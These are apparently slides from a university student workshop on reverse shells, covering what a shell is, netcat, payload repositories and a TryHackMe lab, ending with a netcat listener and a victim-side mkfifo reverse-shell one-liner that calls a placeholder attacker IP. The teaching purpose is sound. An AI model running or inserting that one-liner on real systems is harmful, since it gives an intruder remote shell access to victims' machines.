Welcome



when participating indoors in instructional settings.

Campus Read

For more information, visit campusready.ucdavis.edu.

Please take a seat!
We're so happy to have you here!

UC Davis health guidelines require:

- Face coverings are required at all times.
- Symptom Survey must be "Approved", or valid proof of vaccination is required

Mag

First, what is a shell?

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- A shell is the most basic way of interfacing with your computer.
- "Command Prompt" or "Terminal"

Windows:

Unix: bash, zsh Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

* Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

0 updates can be applied immediately.

Last login: Thu Feb 10 20:29:23 2022 from ashley@kittybox:~\$ /bin/bash ashley@kittybox:~\$

Shell Interaction



What are ways we interact with a shell?

- Terminal Program (On you system)
- SSH
- Shell inside a shell?
- What other ways can you think of?

A shell is a system program just like any other.

Reverse Shell




A reverse shell can come in many forms.

If you have access to a system through a vulnerability, a reverse shell can make it easier to interface with that system.

A reverse shell can be included in RATs, backdoors, and more.

Okay, but what *is* a reverse shell?



What is Netcat?

Netcat is a simple networking program that allows you to connect to a shell on another computer.

This comes preinstalled on Linux, and we can use it to our advantage. Netcat is one of the easiest ways to start a reverse shell.





Repository of Reverse Shells



There are many different ways to create a reverse shell.

Which is right for me? Consider:

- Vulnerable Service
- Language
- System Type
- Obfuscation, etc..

Works in concept, often security systems catch these ---->

You don't need to write your own reverse shells! There are plenty available already online.

Payload All The Things
hell%20Cheatsheet.md

Quick Example

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Spin up the machine in the THM room. tryhackme.com/jr/reverseshellworkshope1

Attacker Computer	Victim Computer
nc -lvnp 6000	
	<pre>rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1 nc <attacker_ip> 6000 >/tmp/f</attacker_ip></pre>
Tada!	